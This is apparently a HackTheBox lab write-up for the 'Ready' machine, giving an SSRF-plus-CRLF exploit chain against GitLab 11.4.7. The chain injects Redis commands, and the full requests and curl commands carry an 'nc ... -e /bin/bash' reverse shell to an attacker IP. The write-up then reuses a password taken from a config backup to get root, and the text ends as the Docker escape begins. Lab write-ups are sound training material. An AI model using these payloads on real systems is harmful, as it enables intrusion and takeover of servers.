HACKTHEBOX

Ready

14th May 2021 / Document No D21.100.118

Prepared By: bertolis & felamos

Machine Author: bertolis

Difficulty: Medium

Classification: Official

Synopsis

Ready is a medium difficulty Linux machine. A vulnerable version of GitLab server leads to a remote command execution, by exploiting a combination of SSRF and CRLF vulnerabilities. Bad permission on a backed up configuration file of the Gitlab server, reveals a password that is found to be reusable for the user `root`, inside a docker container. After root access is acquired, escaping the container is possible since it is running in privileged mode.

Skills required

- Basic Web Enumeration
- Basic knowledge of Linux
- Basic knowledge of Docker

Skills learned

- SSRF & CRLF Attacks
- Docker Escape


Enumeration

```
ports=$(nmap 10.10.10.220 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.220
```


```
Nmap scan report for 10.10.10.220
Host is up (0.24s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol
2.0)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Nmap output reveals an instance of a Gitlab server on port 5080, and an SSH server running on port 22.



We can register an account on Github by navigating to Register section and fill up fields.




After registering, it will redirect us to the welcome page.



Navigating to Projects -> Explore projects -> Switch to "All" -> dude / ready-channel reveals source code of Drupal CMS.

At the top right of the webpage, we can find the `help` link, that reveals the version of the Gitlab.



Help › **Help**

Just User
@userman

Set status
Profile
Settings
Help
Contribute to GitLab
Sign out


GitLab Community Edition 11.4.7 update asap

GitLab is open source software to collaborate on code.
Manage git repositories with fine-grained access controls that keep your code secure.
Perform code reviews and enhance collaboration with merge requests.
Each project can also have an issue tracker and a wiki.
Used by more than 100,000 organizations, GitLab is the most popular solution to manage git repositories on-premises.
Read more about GitLab at about.gitlab.com.


Check the current instance configuration

Foothold

The version of the Gitlab is found to be `11.4.7`. Searching online for vulnerabilities on Gitlab `11.4.7`, it is possible to find that this version has multiple vulnerabilities.




There are multiple vulnerabilities for Gitlab but we are going to focus on a way to exploit a combination of SSRF (CVE-2018-19571) and CRLF (CVE-2018-19585) vulnerabilities. According to the GitLab Security Release, both vulnerabilities are taking place in this version of Gitlab. The SSRF vulnerability is on the specific version of Redis. We are going to trigger SSRF via importing a new repository by URL. First we create a new project.



We have burp tool already opened, and configured so our web browser can forward the traffic to port 8080 in which Burp listens to.

We select `Import project` and then `Repo by URL` as being showed in the following image. We put some random values in the fields that are required, and then we send the request. We set the fields `Git repository URL`, `Project name` and `Project slug` to `test` and select `Create project`.



Once the request is captured, we send it to the `repeater` tab or use tool `curl`.

```
POST /projects HTTP/1.1
Host: 10.10.10.220:5080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.220:5080/projects/new
Content-Type: application/x-www-form-urlencoded
Content-Length: 325
Origin: http://10.10.10.220:5080
Connection: close
Cookie: _gitlab_session=8ef84f14b6c86b263f929416efa5fdfc; sidebar_collapsed=false
Upgrade-Insecure-Requests: 1

utf8=%E2%9C%93&authenticity_token=Fi4M%2BWnXoY%2FaqrfmuSvSoofsBsHEjQCnPQvX%2FwY9y%2BnmK
XnqeyixRdN3GysuUVwEbKIAvnQBcevxxeROWAlPMA%3D%3D&project%5Bimport_url%5D=test&project%5B
ci_cd_only%5D=false&project%5Bname%5D=test&project%5Bnamespace_id%5D=6&project%5Bpath%5
D=test&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
```

```
curl -i -s -k -X $'POST' \
    -H $'Host: 10.10.10.220:5080' -H $'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:88.0) Gecko/20100101 Firefox/88.0' -H $'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H
$'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Referer:
http://10.10.10.220:5080/projects/new' -H $'Content-Type: application/x-www-form-
urlencoded' -H $'Content-Length: 325' -H $'Origin: http://10.10.10.220:5080' -H
$'Connection: close' -H $'Cookie: _gitlab_session=8ef84f14b6c86b263f929416efa5fdfc;
sidebar_collapsed=false' -H $'Upgrade-Insecure-Requests: 1' \
    -b $'_gitlab_session=8ef84f14b6c86b263f929416efa5fdfc; sidebar_collapsed=false' \
    --data-binary
$'utf8=%E2%9C%93&authenticity_token=Fi4M%2BWnXoY%2FaqrfmuSvSoofsBsHEjQCnPQvX%2FwY9y%2Bn
mKXnqeyixRdN3GysuUVwEbKIAvnQBcevxxeROWAlPMA%3D%3D&project%5Bimport_url%5D=test&project%
5Bci_cd_only%5D=false&project%5Bname%5D=test&project%5Bnamespace_id%5D=6&project%5Bpath
%5D=test&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0' \
    $'http://10.10.10.220:5080/projects'
```

As the patches indicate, because of the CSRF vulnerability, we can bypass this using the IPv6 version.

```
90  +
91  +      it 'returns true for loopback IPs' do
92  +        expect(described_class.blocked_url?('https://[0:0:0:0:0:ffff:127.0.0.1]/foo/foo.git')).to be true
93  +        expect(described_class.blocked_url?('https://[::ffff:127.0.0.1]/foo/foo.git')).to be true
94  +        expect(described_class.blocked_url?('https://[::ffff:7f00:1]/foo/foo.git')).to be true
95  +        expect(described_class.blocked_url?('https://[0:0:0:0:0:ffff:127.0.0.2]/foo/foo.git')).to be true
96  +        expect(described_class.blocked_url?('https://[::ffff:127.0.0.2]/foo/foo.git')).to be true
97  +        expect(described_class.blocked_url?('https://[::ffff:7f00:2]/foo/foo.git')).to be true
98  +      end
99  +    end
100 +
```

Redis communication protocol allows to send data in ascii. This means that we can send this HTTP POST request directly to the Redis server. To do so, we have to add the port on which Redis is running. This is the port `6379`. Next, we are going to add the payload found earlier on the GitHub repository.

```
 multi
 sadd resque:gitlab:queues system_hook_push
 lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":
[\"class_eval\",\"open(\'| nc 10.10.14.3 4444 -e
/bin/bash\').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc564117
3e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}"
 exec
 exec
 exec
 exec
```

In order for this to work, we also change the `http://` protocol to `git://`, in the beginning of the URL. Finally we change the `project name` and the `project path` in order to create a new one. The final form of the POST request should look as follows.

Note: You should replace the `authenticity_token` with your current one, then do the same for the parameter `namespace_id` (is located nearly at the end of the POST request), and change the IP in the payload, with your local one.

```
utf8=%E2%9C%93&authenticity_token=5pZx%2BJP2zd3cVS6E3P0H2gfjZg3qtuvcQnXkhw0V7ePuYk7B5k4
%2Bm7PSGrGs1FdRPsLLs3zSgq1c5Eb2JHlCpQ%3D%3D&project%5Bimport_url%5D=git://[0:0:0:0:0:ff
ff:127.0.0.1]:6379/test
 multi

 sadd resque:gitlab:queues system_hook_push

 lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":
[\"class_eval\",\"open(\'| nc 10.10.14.3 4444 -e
/bin/bash\').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc564117
3e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}"

 exec
 exec
 exec
 exec
&project%5Bci_cd_only%5D=false&project%5Bname%5D=test1&project%5Bnamespace_id%5D=4&proj
ect%5Bpath%5D=test1&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
```

```
POST /projects HTTP/1.1
Host: 10.10.10.220:5080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.220:5080/projects/new
Content-Type: application/x-www-form-urlencoded
Content-Length: 763
Origin: http://10.10.10.220:5080
Connection: close
Cookie: _gitlab_session=8ef84f14b6c86b263f929416efa5fdfc; sidebar_collapsed=false
Upgrade-Insecure-Requests: 1
utf8=%E2%9C%93&authenticity_token=Fi4M%2BWnXoY%2FaqrfmuSvSoofsBsHEjQCnPQvX%2FwY9y%2BnmK
XnqeyixRdN3GysuUVwEbKIAvnQBcevxxeROWAlPMA%3D%3D&project%5Bimport_url%5D=git://[0:0:0:0:
0:ffff:127.0.0.1]:6379/test
 multi

 sadd resque:gitlab:queues system_hook_push

 lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":
[\"class_eval\",\"open(\'| nc 10.10.14.2 4444 -e
/bin/bash\').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc564117
3e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}"
```

```
 exec
 exec
 exec
 exec
&project%5Bci_cd_only%5D=false&project%5Bname%5D=test&project%5Bnamespace_id%5D=6&proje
ct%5Bpath%5D=test&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
```

```
curl -i -s -k -X $'POST' \
    -H $'Host: 10.10.10.220:5080' -H $'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:88.0) Gecko/20100101 Firefox/88.0' -H $'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H
$'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Referer:
http://10.10.10.220:5080/projects/new' -H $'Content-Type: application/x-www-form-
urlencoded' -H $'Content-Length: 763' -H $'Origin: http://10.10.10.220:5080' -H
$'Connection: close' -H $'Cookie: _gitlab_session=8ef84f14b6c86b263f929416efa5fdfc;
sidebar_collapsed=false' -H $'Upgrade-Insecure-Requests: 1' \
    -b $'_gitlab_session=8ef84f14b6c86b263f929416efa5fdfc; sidebar_collapsed=false' \
    --data-binary
$'utf8=%E2%9C%93&authenticity_token=Fi4M%2BWnXoY%2FaqrfmuSvSoofsBsHEjQCnPQvX%2FwY9y%2Bn
mKXnqeyixRdN3GysuUVwEbKIAvnQBcevxxeROWAlPMA%3D%3D&project%5Bimport_url%5D=git://[0:0:0:
0:0:ffff:127.0.0.1]:6379/test\x0d\x0a multi\x0d\x0a\x0d\x0a sadd resque:gitlab:queues
system_hook_push\x0d\x0a \x0d\x0a lpush resque:gitlab:queue:system_hook_push \"
{\\\"class\\\":\\\"GitlabShellWorker\\\",\\\"args\\\":
[\\\"class_eval\\\",\\\"open(\\\'| nc 10.10.14.2 4444 -e
/bin/bash\\\').read\\\"],\\\"retry\\\":3,\\\"queue\\\":\\\"system_hook_push\\\",\\\"jid
\\\":\\\"ad52abc5641173e217eb2e52\\\",\\\"created_at\\\":1513714403.8122594,\\\"enqueue
d_at\\\":1513714403.8129568}\"\x0d\x0a \x0d\x0a exec\x0d\x0a exec\x0d\x0a exec\x0d\x0a
exec\x0d\x0a&project%5Bci_cd_only%5D=false&project%5Bname%5D=test&project%5Bnamespace_i
d%5D=6&project%5Bpath%5D=test&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
' \
    $'http://10.10.10.220:5080/projects'
```

Once we have structured the request, we open a listener locally and send the request.


```
nc -lvp 4444
```

```
listening on [any] 4444 ...
connect to [10.10.14.3] from 10.10.10.220] 39104
whoami
git
```

If this fails for any reason, we can still change the project `name` and `path` at the end of the POST request, from `test1` to `test2` and try again. Once we get a shell, we can spawn a PTY shell using the following command.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

At the beginning of the request we sent to Redis, there is the `POST` instruction that defines the HTTP request method. The instruction `POST` is also though a Redis command. Therefore Redis is going to execute it, and continue to the payload. Here is an example of the output, when an invalid random Redis instruction and a valid one are given.



In the example above, we can see how Redis responses in different instructions. When the invalid random instruction `test` is given, Redis will respond with the error `ERR unknown command 'test'`. When a valid instruction like `GET` or `POST` is given, then the error will just indicate the correct structure of the command. In our case, the request starts with the instruction `GET`, which is going to be executed by Redis. Right after the `GET` command, Redis will execute the payload that starts a reverse shell back to our local machine. The CRLF vulnerability allows to add new lines to the request, otherwise we wouldn't be able to add the payload after the `GET` instruction. This would result in Redis to execute `Host: 10.10.10.98:5080` right after the `GET` instruction and exit with an error, since this is a wrong Redis instruction. Adding a new line was needed in order to put our payload right before the `Host: 10.10.10.98:5080` and right after the `GET` instructions of the HTTP request. The user flag is located in `/home/dude/user.txt`.

Lateral Movement

Enumeration of the `/opt` directory reveals the directory `/opt/backup`.

```
git@gitlab:/$ ls -l /opt/backup
ls -l /opt/backup
total 96
-rw-r--r-- 1 root root   872 Dec  7 09:25 docker-compose.yml
-rw-r--r-- 1 root root 15092 Dec  1 16:23 gitlab-secrets.json
-rw-r--r-- 1 root root 79639 Dec  1 19:20 gitlab.rb
```

The backup of the file `gitlab.rb` is found to contain credentials. This file is used by Gitlab and contains configurations thus low privileged users should not have read access on this file.

```
cat /opt/backup/gitlab.rb | grep password
```

```
git@gitlab:/opt/backup$ cat gitlab.rb | grep password

cat gitlab.rb | grep password
#### Email account password
# gitlab_rails['incoming_email_password'] = "[REDACTED]"
#     password: '_the_password_of_the_bind_user'
#     password: '_the_password_of_the_bind_user'
#   '/users/password',
#### Change the initial default admin password and shared
runner registration tokens.
# gitlab_rails['initial_root_password'] = "password"
# gitlab_rails['db_password'] = nil
# gitlab_rails['redis_password'] = nil
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
<SNIP>
```

Let's check if the password `wW59U!ZKMbG9+*#h` is reusable for the user `root`.

```
su root
```

```
git@gitlab:/opt/backup$ su root
su root
Password: wW59U!ZKMbG9+*#h

root@gitlab:/opt/backup#
```

Privilege Escalation

By running the following command it is possible to can check whether we reside inside a docker container or not. If we are, then some of the control groups will belong to `docker`.

```
cat /proc/1/cgroup
```

```
